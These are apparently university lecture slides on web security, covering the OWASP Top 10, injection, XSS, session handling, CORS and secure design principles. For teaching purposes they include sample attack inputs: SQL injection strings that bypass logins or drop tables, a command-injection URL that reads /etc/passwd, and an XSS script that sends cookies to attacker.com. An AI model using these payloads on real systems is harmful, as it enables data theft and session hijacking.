FHV
Vorarlberg University
of Applied Sciences

Application Integration and Security

Philipp Scambor
Valmir Bekiri

Learning outcomes and Methodology

- Learning outcomes
  - Web Security
  - Risk Analysis

- Methodology
  - Lecture
  - Exercises

Agenda

- Web security
- Basics Secure Software Engineering
- Basics Risk Analysis

Literature

- Paulus, Sachar (2011): Basiswissen Sichere Software: Aus- und Weiterbildung zum ISSECO Certified Professional for Secure Software Engineering.
  - https://vlb-katalog.vorarlberg.at/F?local_base=fhb01&func=find-c&ccl_term=SYS=000063110
- Basin D., Schaller P., Schläpfer M.(2011): Applied Information Security
  - https://vlb-katalog.vorarlberg.at/F?local_base=fhb01&func=find-c&ccl_term=SYS=000065729

Web Security - OWASP

- More and more applications are using web technologies
- Therefore it is important to know how to protect a website/web application from cyber security threads
- Open Web Application Security Project (OWASP) is an international non-profit organization that gathers and makes information, materials and tools dedicated to web security accessible for free!

OWASP Top 10


https://owasp.org/www-project-top-ten/

- OWASP creates Top 10 lists of the most critical security risks of web applications and how to mitigate the risk!

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XEE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

OWASP Top 10 - Update

https://owasp.org/www-project-top-ten/



OWASP Top 10 - Injection

- Injections are a very common vulnerability
- They are easy to execute but can create an immense damage
- On the other hand software engineers can mitigate the thread with some simple guidelines.

- Injections means that attacker can inject code or harmful data/characters into an application in some kind of way and the application tries to interpret that harmful input
- Particularly vulnerable are Web forms e.g. login or register forms
- Very common are the SQL-Injections or the OS Command Injections

OWASP Top 10 – Injection - SQL

- Applications are using Databases to store data
- Those applications need to send SQL commands to the DBMS e.g. MySQL
- The DBMS basically executes everything that the application delivers because it is a trusted source. But if the SQL command is not put up securely the DBMS might execute a harmful command.
  - Example:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

  - What is the Problem here?

OWASP Top 10 – Injection - SQL

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

- The parameter is directly put in from the request!
- Everything could be in the request.getParameter(“id”)!

```
http://example.com/app/accountView?id=' or '1'='1
Request.getParameter("id") ➔ ' or '1'='1
```

```
"SELECT * FROM accounts WHERE custID='' or '1'='1'
```

- This means we are not getting only the account data from one id but we get everything because 1=1 equals to TRUE which means the WHERE clause will be ineffective! We can further exploit the SQL-Syntax and execute even more dangerous commands.
- Every command in SQL ends typically with a **“;”** we could inject a second query and drop tables. Example **‘; DROP Table accounts**

OWASP Top 10 – Injection – OS Command Injection

- OS Command Injections work by injecting typical OS commands and letting the interpreter execute them
- Example of Pingtool in PHP:

```
<?php
system('/sbin/ping -c 1 ' . $_GET['host']);
?>

http://www.example.com/pingtool.php?host=localhost%3Bcat%20/etc/passwd
```

- %3B is a semicolon url-encoded

OWASP Top 10 – Injection – How to prevent

- Every input that might come from a client could be harmful!
- Everything needs to be sanitized
  - Datatypes need to be checked
  - Unexpected input needs to be refused or
  - Made harmless by encoding it to non-executable string
- Use of ORMs and/or prepared Statements
- Don’t use “dangerous” functions!
  - Functions that can execute other operations via input are considered dangerous
  - Many compiler, code-testing-suite or deployment pipelines can integrate a security check for those unsafe functions and refuse the delivered code!

OWASP Top 10 – Broken Authentication


- Broken Authentication can be based on many different factors
- Example was the SQL-Injection – someone could try to login without even using the password of the user by injecting ***username' #*** - where the # means to comment out everything after that!
- Another example is "credential stuffing" – where people have stolen usernames/emails and passwords from other applications and try them in our application
  - Many people are unfortunately using the same password for different applications
- Allowing simple/weak or well-known passwords like "1234"
- Allowing brute force or other automated attacks
- Corrupt Session handling after the login

OWASP Top 10 – Broken Authentication – Session handling

- If the sessions are not generated in a non repeatable way they might be prone to attacks
- Session Fixation
  - The attacker tries to predefine a session-id
  - Lets a legitimate user sign in with a predefined session-id
  - By that the “fake” session-id gets validated because the server thinks it does not need to generate a new session-id
- Session Hijacking
  - We can hijack sessions by just generating new sessions on our own and try them till we find a correct one which matches with a user
  - XSS

OWASP Top 10 – Broken Authentication – Session handling

- Session-IDs should not be generated in an simple ascending order.
- They need to be “truly” random, unique and have an expiration time!



https://www.trinea.biz/

OWASP Top 10 – Broken Authentication – How to prevent

- Don’t use your own session management! Use well tested frameworks/libraries like e.g. the Identity Framework in .NET
- Do not expose the Session-ID in an URL
- Use either HTTPOnly Cookies or any other non-visible storage
- Make use of the 2FA and/or federated authentication
- Don’t let users register with weak passwords – see Identity Framework
- Limit the amount of requests possible to the authentication api (or the api in general)
- Use TLS – require HTTPS with newest TLS version!

OWASP Top 10 – XSS

- XSS – Cross-Site-Scripting is a very common vulnerability
- It is a specific type of injection where code is injected into a trusted website/application and then executed by normal users unknowingly
- XSS is structured in three different types
- **Reflected** XSS
  - The application includes unsafe code into the output of the website/application
- **Stored** XSS
  - The attacker is able to store unsafe code/data into the application – a normal user might then be effected by that data e.g. visit of the profile page of attacker
- **DOM** XSS
  - The DOM of the website/application is being manipulated in such a way that the user is deceived into doing actions that he did not want to do

OWASP Top 10 – XSS - Example

- Similar to SQL-Injection but this time on the front-end:

```
http://example.com/app/accountView?id=1

<body>
<?php echo $_GET[`id`]; ?>
</body>
```

- We displaying - without any check - the input of the user into our application!

```
http://example.com/app/accountView?id=<script> … </script>
document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie
```

- The Attacker can send this link to anyone and let it execute from a normal user!
- With that snippet we are hijacking all cookies of the user – including the session-id

OWASP Top 10 – XSS – Combination of Reflected & Stored

OWASP Top 10 – XSS – Website Spoofing & Defacement - Clickjacking

- Malicious Scripts can also fake websites in a deceptive way

  `http://example.com/app/accountView?id=<iframe …..`

- We can include an iframe into the GET variables – that will display the website that you want. By using this technique, DOM manipulation or/and smart CSS the Attacker can overlay a regular login form with a hidden iframe in which the user puts in his credentials or the other way around the user operates a function on a trusted website e.g. delete account. – Link to CSRF – Cross-Site Request Forgery

https://resources.infosecinstitute.com/topic/clickjacking-strokejacking-ui-redress/


OWASP Top 10 – XSS – How to prevent

- Never output untrusted data
- Reject malicious input
- Always escape, sanitize and/or encode data before outputting
- This is valid for
  - HTML
  - CSS
  - Javascript
- Try not to use GET Parameters
- Make use of Content-Security-Policy (CSP) and X-Frame-Options

https://excess-xss.com/


CORS - Cross-Origin Resource Sharing

- **Same-Origin-Policy (SOP)** restricts resources being loaded into a website from a non-origin source.
- Origin: Protokoll, Host & Port ➔ https://fhv.at:443
- CORS is a way to get around the SOP ➔ it is only meant for http-requests



[https://www.ionos.at/digitalguide/websites/web-entwicklung/cross-origin-resource-sharing-erklaert/]

CORS - Workflow



[https://www.securai.de/veroeffentlichungen/blog/was-ist-cors-und-welche-sicherheitsauswirkungen-hat-es-auf-web-applikationen/]

CORS - Headers

- There are different HTTP-Headers to manage the CORS workflow – examples:
  - Access-Control-Allow-Origin ➔ which Origin should be allowed?
  - Access-Control-Allow-Headers ➔ which Headers can be used?
  - Access-Control-Allow-Methods ➔ which HTTP-Methods are allowed?
- The Preflight-Request is the OPTIONS HTTP Request which the client (browser) uses to check if it is even possible to get answers from the server e.g.:

HTTP-Request (Preflight)

```
/OPTIONS
Origin: https://fhv.com
Access-Control-Request-Method: DELETE
```

HTTP-Response

```
Access-Control-Allow-Origin: https://fhv.com
Access-Control-Allow-Methods: PUT, POST, DELETE
```

Secure Software Engineering & Risk Analysis

- There are many different requirements defined in software projects
- Unfortunately security is often not included in the requirements list
- Stakeholders don’t see the necessity – it is always only a cost factor that is not visible – or the basic requirement is “the application needs to be secure.”
- But there are some legal requirements to be fulfilled by software e.g. GDPR
- Some businesses need to certify their software and be compliant with certain guidelines & laws before being used in productive environment e.g. Bank
- Security is a requirement which is hard to test.
- Developing software securely needs a holistic approach – therefore it starts already with the planning of the project itself!

Secure Software Engineering & Risk Analysis

- Software Development Methods & Processes are essential
- Does not matter if you use SCRUM, TDD or Waterfall method
- In every step in the process/sprint a security evaluation should be done
- Also in most cases it is cheaper to be proactive with security rather than reactive – more details later risk analysis
- If there is a bug in a software you might be able to patch it
- But if there is a design flaw in the architecture it might be necessary to redevelop huge parts of a software
- Therefore the architecture of a software needs security considerations from the beginning

https://www.sintef.no/en/digital/sos-agile/posts-sos-agile/tst2/

Secure Software Engineering & Risk Analysis

- Building Secure Software: How to Avoid Security Problems the Right Way by Viega, McGraw (2002) define 10 principles:
  1. Secure the weakest link
  2. Practise defense in depth
  3. Fail securely
  4. Follow the principle of least privilege
  5. Compartmentalize
  6. Keep it simple
  7. Promote Privacy
  8. Remember that hiding secrets is hard
  9. Be reluctant to trust
  10. Use your community resources

Secure Software Engineering & Risk Analysis

1. Secure the weakest link
   - An attacker will search for the weakest component in an application e.g. login will probably be secured with hard measures lets try the search function etc…
2. Practice Defense in Depth
   - The idea behind this is to be able to manage risks
   - Usage of redundant security measures e.g. sanitize and encode input
3. Fail Securely
   - Every software has some kind of bugs of imperfections and might fail one day
   - Make the system fail in that way that it does not leak information or opens up any new security issues

4. Follow the Principle of Least Privilege
   - See Auth slides – every user should only be granted the minimum access to a system that he needs
5. Compartmentalize
   - Components should be separated from each other – if one component is breach it will not affect the other components – Sandbox principle
6. Keep it simple
   - Humans make mistakes – complex code is prone to include security flaws due too misunderstandings!
   - Software is also getting bigger in size – therefore more code needs to be maintained

Secure Software Engineering & Risk Analysis

7. Promote Privacy
   - Data should only be saved as long as necessary!
   - Session should only be valid for as long as necessary!
8. Remember that hiding secrets is hard
   - The most secure systems might be vulnerable to inside attacks – e.g. social engineering
9. Be reluctant to trust
   - Don’t just use a software/component/library/framework without checking the security details of it - OWASP
10. Use community resources
   - Leverage the experience of the community by using resources and libraries that are widely used! - OWASP

Secure Software Engineering & Risk Analysis

- Secure Design Patterns – basic development patterns that help to develop software with security in mind
  - Federated Identitymanagement – see Auth slides
    - SAML
    - OAuth
    - Kerberos
  - Authentication – see Auth slides
    - 2FA
    - OTP or TOTP
  - Sessionmanagement – see Auth slides
    - JWT with access_token & refresh_token
    - Require TLS

